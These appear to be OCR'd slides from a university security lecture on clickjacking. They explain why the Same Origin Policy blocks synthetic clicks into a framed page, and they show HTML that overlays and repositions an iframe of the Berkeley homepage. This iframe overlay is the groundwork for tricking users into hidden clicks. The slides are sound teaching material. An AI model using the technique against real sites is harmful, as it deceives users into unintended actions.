Berkeley
UNIVERSITY OF CALIFORNIA

Let's load www.berkeley.edu

Discover new Berkeley Crowdfunding projects today


Any Javascript in the surrounding window can't generate synthetic clicks in the framed window due to *Same Origin Policy*


file:///Users/ve...rency/wbe0.html
file:///Users/vern/cs161/lectu
Search

Let's load www.berkeley.edu

Berkeley
UNIVERSITY OF CALIFORNIA
Discover new Berkeley Crowdfunding projects today

Though of course if the *user themselves* clicks in the framed window, that "counts" …



file:///Users/ve...rency/wbe0.html

file:///Users/vern/cs161/lectu


Let's load www.berkeley.edu

Discover new Berkeley Crowdfunding projects today

https://crowdfund.berkeley.edu

```
Let's load www.berkeley.edu
<p>
<div style="position:absolute; top: 0px;">
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```


We position the iframe to completely overlap with the outer frame


file:///Users/v...ency/wbe0b.html
file:///Users/vern/cs161/lec
Search
Berkeley
UNIVERSITY OF CALIFORNIA

Discover new Berkeley Crowdfunding projects today

```
Let's load www.berkeley.edu
<p>
<div style="position:absolute; top: 40px;">
<iframe src="http://www.berkeley.edu"
width=500 height=500></iframe>
</div>
```

We nudge the iframe's position a bit below the top so we can see our outer frame text



